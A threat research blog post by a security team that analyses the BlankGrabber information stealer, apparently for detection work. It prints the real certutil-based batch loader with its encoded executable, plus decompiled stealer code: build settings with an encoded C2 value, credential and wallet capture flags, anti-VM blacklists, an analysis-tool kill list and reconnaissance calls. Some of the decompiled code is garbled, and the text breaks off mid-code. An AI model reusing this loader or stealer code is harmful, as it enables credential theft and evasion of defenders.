

The Certificate Decoding Illusion: How Blank Grabber Stealer Hides Its Loader

 splunk.com/en_us/blog/security/blankgrabber-trojan-stealer-analysis-detection.html

Splunk Threat Research Team, Teoderick Contreras

March 26, 2026

[Security](#)

|15 MINUTE READ



[Security](#) [Splunk Threat Research Team](#), [Teoderick Contreras](#)

BlankGrabber is a Python-based information stealer engineered to exfiltrate sensitive data, including browser credentials, session tokens, and system metadata. First identified by security researchers in 2023, the malware has gained notoriety for its modular architecture and rapid development cycle, designed specifically to maintain a low footprint and bypass traditional detection mechanisms.

BlankGrabber is primarily distributed through social engineering and phishing campaigns. Common delivery vectors include "cracked" software downloads, malicious archives shared via Discord, and weaponized GitHub repositories masquerading as legitimate utilities. Upon execution, the stealer establishes persistence and exfiltrates harvested data to attacker-controlled C2 (Command and Control) endpoints.

In this technical deep dive, the [Splunk Threat Research Team](#) (STRT) analyzes the malware's obfuscation, behavioral characteristics, and forensic artifacts observed during analysis. The objective is to provide practical insights that help strengthen defensive operations, with a focus on using Splunk-based detections to support both real-time alerting and proactive threat hunting.

Batch File Loader and Stager

The STRT analyzed an interesting BlankGrabber loader hosted on the **Gofile[.]io** file-sharing platform. The sample appears to be a script that decodes data and installs it as a certificate using certutil.exe, a built-in utility in Microsoft Windows. However, closer inspection revealed that the encoded content shown in Figure 01 is not a certificate at all. Instead, it contains a compiled Rust executable that functions as a stager, responsible for decrypting and launching the actual malicious payload. This technique helps disguise the payload as legitimate certificate data while adding an extra layer of obfuscation to the infection chain.

```
dotnet publish -r win-x64 -c Release --self-contained
@echo off
set "t=%TEMP%\%RANDOM%.exe"
certutil -decode "%~f0" "%t%" >nul 2>&1
"%t%" %*
del "%t%" >nul 2>&1
exit /b
-----BEGIN CERTIFICATE-----
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
```

Figure 01: Batch Script Loader

The decrypted stager executable implements several anti-analysis techniques designed to evade sandbox and virtual machine environments commonly used in malware research. As shown in Figure 02, the stager checks the presence of specific system drivers that are typically associated with sandbox or virtualization platforms. In addition, the sample contains a predefined list of

suspicious usernames and computer names, which compares against the infected system to identify indicators of an automated analysis environment. These checks help the malware avoid execution when it detects conditions commonly found in controlled or research-based setups.

Username	Computer Name
Triage, Sandbox, Malware, User, Admin Test, Virus, Zenbox	Triage, Sandbox, Zenbox




Figure 02: Anti-Sandbox and Virtualization

The stager then decrypts the final payload and randomly selects a filename from a hardcoded listed in the table below to better blend in with legitimate processes on the compromised system. This randomization helps reduce suspicion by making the dropped file appear less predictable during execution. As illustrated in Figure 03, the decrypted payload is a self-extracting RAR archive (SFX), commonly associated with tools developed by RARLAB. The archive dropped in **%TEMP%** folder contains multiple malicious components, including the **XWorm client (host.exe)** and the PyInstaller compiled executable **BlankGrabber Stealer (Knock.exe)**, which are deployed together to enable both remote access and data exfiltration on the infected host.

Table 01: list of payload filenames

OneDriveUpdateHelper.exe
RuntimeBroker.exe
svchost_update.exe
GoogleUpdateSetup.exe
MicrosoftEdgeUpdate.exe
SteamService.exe




Figure 03: XWorm and BlankGrabber Trojan Stealer

BlankGrabber Component Analysis

Obfuscated Files or Information: T1027

Like many script-based malware families, BlankGrabber leverages the flexibility of Python to heavily obfuscate its source code and make analysis more difficult. The operators commonly package the script using [PyInstaller](#), converting the original Python code into a standalone executable that embeds the interpreter along with compiled bytecode. This technique helps conceal the readable source while allowing the malware to execute the embedded bytecode at runtime. By combining code obfuscation with executable packaging, BlankGrabber improves portability and reduces the likelihood of straightforward static detection.

Stage1: PyInstaller Component

After extracting the malicious Python executable package, it can be observed that one of the embedded Python bytecode files (.pyc) attempts to read and process a high-entropy data blob named “**blank.aes**”, as illustrated in Figure 04. The presence of this high-entropy file suggests that the payload is encrypted and obfuscated, indicating that the executable likely decrypts the content at runtime to reconstruct the actual malicious payload.

The top screenshot displays the disassembly of a Python bytecode file. The code includes imports for various modules, including `base64`, `zipimport`, `path`, `join`, `MEIPASS`, `zipfile`, and `module`. It also shows the initialization of a decryption function using `AESModeOfOperationGCM` and `decrypt`.

The bottom screenshot shows the disassembly of a file named `blank.aes`. This file contains the actual decryption logic, including the initialization of the AES-GCM algorithm and the decryption of the data. The code is written in a disassembled format, showing the underlying operations and constants used in the decryption process.

Figure 04: Stage 1 Decryption

After disassembling the Python bytecode, STRT observed that the code uses the AES-GCM algorithm to decrypt the “**blank.aes**” file. Figure 05 below shows the hardcoded AES key and initialization vector (IV) used during the decryption process.

```

2      LOAD_CONST      0 (0)
      LOAD_CONST      2 (('AESModeOfOperationGCM',))
      IMPORT_NAME      4 (pyaes)
      IMPORT_FROM      5 (AESModeOfOperationGCM)
      STORE_NAME       5 (AESModeOfOperationGCM)
      POP_TOP

3      LOAD_CONST      0 (0)
      LOAD_CONST      3 (('zipimporter',))
      IMPORT_NAME      6 (zipimport)
      IMPORT_FROM      7 (zipimporter)
      STORE_NAME       7 (zipimporter)
      POP_TOP

5      LOAD_NAME        0 (os)
      LOAD_ATTR        16 (path)
      LOAD_ATTR        19 (join + NULL|self)
      LOAD_NAME        1 (sys)
      LOAD_ATTR        20 (_MEIPASS)
      LOAD_CONST       4 ('blank.aes')
      CALL             2
      STORE_NAME       11 (zipfile)

6      LOAD_CONST       5 ('stub-o')
      STORE_NAME       12 (module)

8      LOAD_NAME        2 (base64)
      LOAD_ATTR        26 (b64decode)
      PUSH_NULL
      LOAD_CONST       6 ('HtubFnZ+ik9DTGHtRlqPAG3KEmBjQpBIDcnqNt92MHc=')
      CALL             1
      STORE_NAME       14 (key)

9      LOAD_NAME        2 (base64)
      LOAD_ATTR        26 (b64decode)
      PUSH_NULL
      LOAD_CONST       7 ('oOWK+zfcKkUYjSVi')
      CALL             1
      STORE_NAME       15 (iv)

11     LOAD_CONST       8 (<code object decrypt at 0x000002267A48EF30, file "loader-o.py", line 11>)
      MAKE_FUNCTION

```

Figure 05: Stage 1 Disassembly

During our analysis, standard decryption attempts using the “**pyaes**” library failed. Upon examining the Python bytecode of the AES library extracted from the BlankGrabber PyInstaller package, STRT identified that this malware employs an AES-CTR algorithm with a customized approach to IV (Initialization Vector) parameter processing.

```

class AESModeOfOperationGCM(AESModeOfOperationCTR):
    name = 'GCM'

    def __init__(self, key, iv):
        iv = iv + b'\x00\x00\x00\x02'
        iv_int = 0
        for i in xrange(0, len(iv), 4):
            iv_int = (iv_int << 32) + struct.unpack('>I', iv[i:i + 4])[0]
        AESModeOfOperationCTR.__init__(self, key, counter=Counter(iv_int))
AESModesOfOperation = dict(ctr=AESModeOfOperationCTR, cbc=AESModeOfOperationCBC, cfb=AESModeOfOperationCFB, ecb=
AESModeOfOperationECB, ofb=AESModeOfOperationOFB, gcm=AESModeOfOperationGCM)
except Exception:
    xrange = range

    def _string_to_bytes(text):
        if isinstance(text, bytes):
            return text

    def _bytes_to_string(binary):
        return bytes(binary)

    def _concat_list(a, b):
        return a + bytes(b)

```

Figure 06: BlankGrabber AES-GCM Algorithm

By implementing the customized AES-GCM routine used by BlankGrabber, STRT was able to decrypt the ZIP archive containing the next stage of obfuscation, ultimately extracting the actual BlankGrabber payload.

```

raw data hexdump:
00000000: 9F 85 31 E0 E4 05 C7 6C AB 10 CC A4 5F B5 CC 23 ..1....1...._...#
00000010: 36 B9 DD 90 39 25 C5 62 07 5F 9A C0 9D A1 D9 AC 6...9%.b._.....
00000020: 63 88 35 26 84 6D CB FC 13 0E 1B 69 F4 A5 7C 9C c.5&.m.....i...|
00000030: 4D 54 09 5E 2B C2 C5 27 F7 C4 55 A3 37 1B 29 73 MT.^+...'...U.7.)s
00000040: 3B E5 9E 15 6D 6A 8C 1F 01 16 38 CF 99 CE 25 2F ;...mj....8...%/
00000050: 2E 0B F0 04 75 16 23 78 D4 C0 31 FE AE 4A 44 14 ....u.#x...l..JD.
00000060: 4E AD 2A 53 E4 11 49 87 43 C5 01 A0 A1 67 50 0F N.*S..I.C....gP.
00000070: 34 94 ED 73 71 55 63 16 03 4D 34 33 AE A4 70 2C 4...sqUc..M43..p,
00000080: 94 F5 59 D6 A7 0C 08 AE 0E AA EB B0 3A 74 C5 B3 ..Y.....:t...
00000090: 42 05 3F 30 E8 06 A3 5A DD 17 2D 38 1B 10 83 15 B.70....Z...-8....
000000A0: D3 F1 68 B2 B3 DE 1D 0E 66 44 02 42 7E B9 4E 60 ..h.....fD.B~.N`
000000B0: 7A 9A A3 2A 45 FA A2 2E AC 6D 2B 12 54 28 6D 67 z...*E....m+.T(mg
000000C0: A5 F6 5C DA FD C4 8D D9 61 B7 05 68 80 13 16 DD ..\.....a..h....
000000D0: C9 5A 6D 29 60 5C 0A 87 60 E1 8A A7 BA B3 D5 AA .Zm)`\...`.....
000000E0: 77 E2 63 96 82 27 D5 86 CD 3E CE 19 2C 2E 51 02 w.c..'...>...,.Q.
000000F0: 4C B7 9C 6D CD 62 4D E5 D1 FA E4 B7 76 0B E4 B3 L..m.bM.....v...
-----
compressed hexdump:
00000000: 28 FA 1D 1F 50 BE 16 44 F1 30 E5 DF 2D 2C 8D 5A (...P..D.O...-,Z
00000010: 76 81 2A 99 AD A0 72 CF C5 6F 86 17 36 18 E4 E9 v.*...r...o..6...
00000020: 6E 88 FE 9C 10 D2 E0 69 F0 AD F0 EC D0 3C 8A 68 n.....i.....<.h
00000030: E9 F6 2A 29 BD 56 5D 1C BA 50 EB BA AC 9D 84 80 ..*) .V]..P.....
00000040: 9C CB B4 B8 C9 39 72 16 73 E1 36 9D E5 B2 B6 B6 .....9r.s.6.....
00000050: 16 7F EC 96 92 A2 C9 B4 1A 31 46 A4 A9 F2 06 AF .....lF.....
00000060: 8B 33 2A 94 17 86 1B 41 2F 4A 8B EA 25 2B 62 EE .3*....A/J...%+b.
00000070: 34 A9 FA E8 A4 57 C8 C2 7F E4 CF 36 38 43 0B 12 4....W.....68C..
00000080: 06 08 DB 8B C8 94 1D E0 8C CD D9 D8 6A 4D 4C B3 .....jML.
00000090: 93 7E 6A 20 C4 AA 0A DD A1 AF 85 D3 FB 6D E9 12 .~j .....m..
000000A0: BD A5 BF 6F 33 D3 88 76 DC 55 D3 FF 4D 95 66 E9 ...o3...v.U..M.f.
000000B0: 38 C3 41 53 48 8C 6A 3C 23 DD 3D 6F D8 6D 30 36 8.ASH.j<#. =o.m06
000000C0: A5 99 14 51 3C 97 6B 6E 7C B2 57 21 EC E3 92 B5 ...Q<.kn|.W!....
000000D0: 54 5E 8F 3E 87 44 BF F5 25 63 E4 36 59 DE AE AF T^.>.D...%c.6Y...
000000E0: FC D7 B1 0F 71 D1 54 F4 2F 2A CB 23 60 5F 41 4E ....q.T./*.#`_AN
000000F0: 0C C8 18 FE 51 FC E7 74 9A C5 D4 77 AD C0 D3 17 ....Q..t...w....
-----
decrypted hexdump:
00000000: 50 4B 03 04 14 00 00 00 00 00 74 69 48 5C CA 5A PK.....tiH\..Z
00000010: D9 C2 95 79 01 00 95 79 01 00 0A 00 00 00 73 74 ...y...y.....st
00000020: 75 62 2D 6F 2E 70 79 63 F3 0D 0D 0A 00 00 00 00 ub-o.pyc.....
00000030: 8C 8B 88 69 C2 34 03 00 E3 00 00 00 00 00 00 00 ...i.4.....
00000040: 00 00 00 00 00 10 00 00 00 00 00 00 00 00 F3 AC 0A .....
00000050: 00 00 95 00 5C 00 22 00 5C 01 22 00 5C 02 22 00 ....\.".\.".\."
00000060: 5C 03 22 00 2F 00 53 00 51 01 35 01 00 00 00 00 \."./..S.Q.5....
00000070: 00 00 52 09 00 00 00 00 00 00 00 00 00 00 00 00 ..R.....
00000080: 00 00 00 00 00 00 35 00 00 00 00 00 00 00 35 01 .....5.....5.
00000090: 00 00 00 00 00 00 5C 03 22 00 2F 00 53 01 51 01 .....\.\"./..S.Q.
000000A0: 35 01 00 00 00 00 00 00 52 09 00 00 00 00 00 00 5.....R.....
000000B0: 00 00 00 00 00 00 00 00 00 00 00 35 00 00 00 .....5....
000000C0: 00 00 00 00 35 02 00 00 00 00 00 00 22 00 5C 03 ....5.....\".\.
000000D0: 22 00 2F 00 53 02 51 01 35 01 00 00 00 00 00 00 \."./..S.Q.5....
000000E0: 35 01 00 00 00 00 00 00 52 09 00 00 00 00 00 00 5.....R.....
000000F0: 00 00 00 00 00 00 00 00 00 00 00 35 00 00 00 .....5...
-----
Success! The payload has been decrypted using the modified CTR logic.

```

Figure 07: Decrypted Zip Archive Payload


```

class Settings:
    # ***<module>.Settings: Failure: Compilation Error
    C2 = (1, base64.b64decode('ODMxNzg0Mzg3MzpBQUZiTWJiQ0Jocndvb2JQTl1Dczk5eGcyNzBWWTFGMUgzOCQ4MTA2MDQ0NTMw').decode())
    Mutex = base64.b64decode('5HZ3a1lkY11YTWQ2Nj1PUQ==').decode()
    PingMe = bool('')
    Vmprotect = bool('')
    Startup = bool('true')
    Melt = bool('')
    UacBypass = bool('true')
    ArchivePassword = base64.b64decode('YmxhbmsxMjM=').decode()
    HideConsole = bool('true')
    Debug = bool('')
    RunBoundOnStartup = bool('')
    CaptureWebcam = bool('')
    CapturePasswords = bool('')
    CaptureCookies = bool('true')
    CaptureAutofills = bool('')
    CaptureHistory = bool('')
    CaptureDiscordTokens = bool('true')
    CaptureGames = bool('true')
    CaptureWifiPasswords = bool('')
    CaptureSystemInfo = bool('')
    CaptureScreenshot = bool('')
    CaptureTelegram = bool('')
    CaptureCommonFiles = bool('')
    CaptureWallets = bool('true')
    @bool('')
    FakeError = ((' ', ' ', '0'), (' ', ' ', '0'))
    BlockAvSites = bool('')
    DiscordInjection = bool('')

```

Figure 10: BlankGrabber Build Setting

Virtualization/Sandbox Evasion: System Checks: T1497.001

BlankGrabber employs an extensive list of environmental artifacts to determine if it is executed within a sandbox or a virtual machine designed for malware analysis. Figure 11 below illustrates the specific hardware UUIDs, computer names, usernames, and debugging tools the malware scans for to identify these analysis environments on a compromised host.

```

class VmProtect:
    BLACKLISTED_UUIDS = ('7AB5C494-39F5-4941-9163-47F54D6D5016', '032E02B4-0499-05C3-0806-3C0700080009',
        '03DE0294-0480-05DE-1A06-350700080009', '11111111-2222-3333-4444-555555555555', '6F3CA5EC-BEC9-4A4D-8274-11168F640058',
        'ADEEEEE9-EF0A-6B84-B14B-B83A54AFC548', '4C4C4544-0050-3710-8058-CAC04F59344A', '00000000-0000-0000-0000-AC1F6BD04972',
        '00000000-0000-0000-0000-000000000000', '5BD24D56-789F-8468-7CDC-CAA7222CC121', '49434D53-0200-9065-2500-65902500E439',
        '49434D53-0200-9036-2500-36902500F022', '777D84B3-88D1-451C-93E4-D235177420A7', '49434D53-0200-9036-2500-369025000C65',
        'B1112042-52E8-E25B-3655-6A4F54155DBF', '00000000-0000-0000-0000-AC1F6BD048FE', 'EB16924B-FB6D-4FA1-8666-17B91F62FB37',
        'A15A930C-8251-9645-AF63-E45AD728C20C', '67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3', 'C7D23342-A5D4-68A1-59AC-CF40F735B363',
        '63203342-0EB0-AA1A-4DF5-3FB37DBB0670', '44B94D56-65AB-DC02-86A0-98143A7423BF', '6608003F-ECE4-494E-B07E-1C4615D1D93C',
        'D9142042-8F51-5EFF-D5F8-EE9AE3D1602A', '49434D53-0200-9036-2500-369025003AF0', '8B4E8278-525C-7343-B825-280AEBDC3BCB',
        '4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27', '79AF5279-16CF-4094-9758-F88A616D81B4', 'FE822042-A70C-D08B-F1D1-C207055A488F',
        '76122042-C286-FA81-F0A8-514CC507B250', '481E2042-A1AF-D390-CE06-A8F783B1E76A', 'F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C',
        '9961A120-E691-4FFE-B67B-F0E4115D5919')
    BLACKLISTED_COMPUTERNAMES = ('bee7370c-8c0c-4', 'desktop-nakffmt', 'win-5e07cos9alr', 'b30f0242-1c6a-4', 'desktop-vrsqqlag',
        'q9iatrkprh', 'xc64zb', 'desktop-d019gdm', 'desktop-wi8clet', 'server1', 'lisa-pc', 'john-pc', 'desktop-b0t93d6',
        'desktop-1pykp29', 'desktop-1y2433r', 'wileypc', 'work', '6c4e733f-c2d9-4', 'ralphs-pc', 'desktop-wg3myjs',
        'desktop-7xc6gez', 'desktop-5ov9s0o', 'qarzhdrbpj', 'oreleerc', 'archibaldpc', 'julia-pc', 'd1bnjfkvlh', 'compname_5076',
        'desktop-vkeons4', 'NTT-EFF-2W11WSS')
    BLACKLISTED_USERS = ('wdagutilityaccount', 'abby', 'peter wilson', 'hmarc', 'patex', 'john-pc', 'rdhj0cnfevzx', 'keecfmgwj',
        'frank', '8nl0colnq5bq', 'lisa', 'john', 'george', 'pxmduopvxy', '8vizsm', 'w0ffjuovmccp5a', 'lmvwjj9b', 'pqonjhvwexss',
        '3u2v9m8', 'julia', 'heuerzl', 'harry johnson', 'j.seance', 'a.monaldo', 'tvm')
    BLACKLISTED_TASKS = ('fakenet', 'dumpcap', 'httpdebuggerui', 'wireshark', 'fiddler', 'vboxservice', 'df5serv', 'vboxtray',
        'vmtoolsd', 'vmwaretray', 'ida64', 'ollydbg', 'pestudio', 'vmwareuser', 'vgauthservice', 'vmacthlp', 'x96dbg', 'vmsrvc',
        'x32dbg', 'vmsrvc', 'prl_cc', 'prl_tools', 'xenservice', 'qemu-ga', 'joeboxcontrol', 'ksdumperclient', 'ksdumper',
        'joeboxserver', 'vmwareservice', 'vmwaretray', 'discordtokenprotector')
    @staticmethod
    def checkUUID() -> bool:
        # ***<module>.VmProtect.checkUUID: Failure: Different bytecode
        Logger.info('Checking UUID')
        return uuid in VmProtect.BLACKLISTED_UUIDS
    @staticmethod
    def checkComputerName() -> bool:
        # ***<module>.VmProtect.checkComputerName: Failure: Different bytecode
        Logger.info('Checking computer name')
        computername = os.getenv('computername')
        return computername.lower() in VmProtect.BLACKLISTED_COMPUTERNAMES
    @staticmethod

```

Figure 11: BlankGrabber Anti-Virtualization

This trojan stealer also verifies whether the compromised host's internet connection is simulated or spoofed. It does this by attempting to connect to a randomly generated URL. If no exception or error occurs, the malware concludes the network is simulated, as a legitimate connection would typically fail to resolve a non-existent address.

Additionally, it queries the network adapter registry for adapter names or driver vendors associated with virtualization or sandbox environments.

```

def checkHTTPSimulation() -> bool:
    # ***<module>.VmProtect.checkHTTPSimulation: Failure: Different bytecode
    Logger.info('Checking if system is simulating connection')
    http = PoolManager(cert_reqs='CERT_NONE', timeout=1.0)
    try:
        http.request('GET', f'https://blank-{Utility.GetRandomString()} + '.in}')
    except Exception:
        return False
    return True
@staticmethod
def checkRegistry() -> bool:
    # ***<module>.VmProtect.checkRegistry: Failure: Different control flow
    Logger.info('Checking registry')
    returncode = [subprocess.run('REG QUERY
HKEY_LOCAL_MACHINE\\SYSTEM\\ControlSet001\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000\\ProviderName 2',
capture_output=True, shell=True) for r2 in any((x.lower() != 1 and r2.returncode != 1 or (gpucheck or dircheck) for path
in ['D:\\Tools', 'D:\\OS2', 'D:\\NT3X'])]]
@staticmethod
def killTasks() -> None:
    Utility.TaskKill(*VmProtect.BLACKLISTED_TASKS)

```

Figure 12: BlankGrabber Checks Fake NET and Adapter Provider

Gather Victim Network Information: T1589

The malware utilizes the IP lookup service “**ip-api[.]com**” to gather network details from the compromised host such as region, country, IP address and time zone as shown in Figure 13 and Figure 14. It also leverages the “hosting” field to determine whether the target host is situated in a cloud or hosted environment.

```
Logger.info('Checking if system is hosted online')
http = PoolManager(cert_reqs='CERT_NONE')
try:
    return http.request('GET', 'http://ip-api.com/line/?fields=hosting') from http.data.decode(errors='ignore').strip()
    == 'true'
except Exception:
    Logger.info('Unable to check if system is hosted online')
    return False
```

Figure 13: BlankGrabber Checks Cloud Instance Host

```
try:
    r = json.loads(http.request('GET', 'http://ip-api.com/json/?fields=225545').data.decode(errors='ignore'))
    raise Exception('Failed') if r.get('status') != 'success' else None
    data = f'\nIP: {r["query"]}\nRegion: {r["regionName"]}\nCountry: {r["country"]}\nTimezone: {r["timezone"]}\n\n{Cellular Network:'.ljust(20) if r["mobile"] else chr(10062)}\n{Proxy/VPN:'.ljust(20) if r["proxy"] else chr(10062)}'
    if len(r["reverse"]) != 0:
        data += f'\nReverse DNS: {r["reverse"]}'
except Exception:
    ipinfo = '(Unable to get IP info)'
else:
    ipinfo = data
system_info = f'Computer Name: {computerName}\nComputer OS: {computerOS}\nTotal Memory: {totalMemory}\nUUID: {uuid}\nCPU: {cpu}\nGPU: {gpu}\nProduct Key: {productKey}'
collection = {'Discord Accounts': self.DiscordTokensCount, 'Passwords': self.PasswordsCount, 'Cookies': len(self.Cookies), 'History': self.HistoryCount, 'Autofills': self.AutofillCount, 'Roblox Cookies': self.RobloxCookiesCount, 'Telegram Sessions': self.TelegramSessionsCount, 'Common Files': self.CommonFilesCount, 'Wallets': self.WalletsCount, 'Wifi Passwords': 'Yes' if self.SteamStolen else 'No', 'Screenshot': 'Yes' if self.ScreenshotTaken else 'No', 'System Info': 'Yes' if self.SystemInfoStolen else 'No', 'collection': self.temp, 'bound.exe': self.Oldbound file found, removing it, 'rb': self.(-1), 'wb': self.Trying to exclude bound file from defender, 'Starting bound file': self.start bound.exe, 'Showing fake error popup': self., '\x22': self., '2': self.mshta "javascript:var sh=new ActiveXObject('WScript.Shell'); sh.Popup('{}', 0, '{}', {}+16);close()", 'Hiding the file': self.Deleting the file, 'Trying to put the file in startup': self.Excluding the file from Windows defender in startup, '
    grabbedInfo = '\n'.join([key + ' : ' + str(value) for key, value in collection.items()])
```

Figure 14: Network Information Collection

System Information Discovery: T1082

To collect information from the targeted host, it runs the “**systeminfo**” utility to gather basic system data and the “**getmac**” tool to retrieve the MAC address and save that information in “**MAC Address.txt**” in %temp% folder.

```
Logger.info('Stealing system information') if Settings.CaptureSystemInfo else os.path.join(self.TempFolder, 'System')
process = subprocess.run('systeminfo', capture_output=True, shell=True)
output = process.stdout.decode(errors='ignore').strip().replace('\r\n', '\n')
if output:
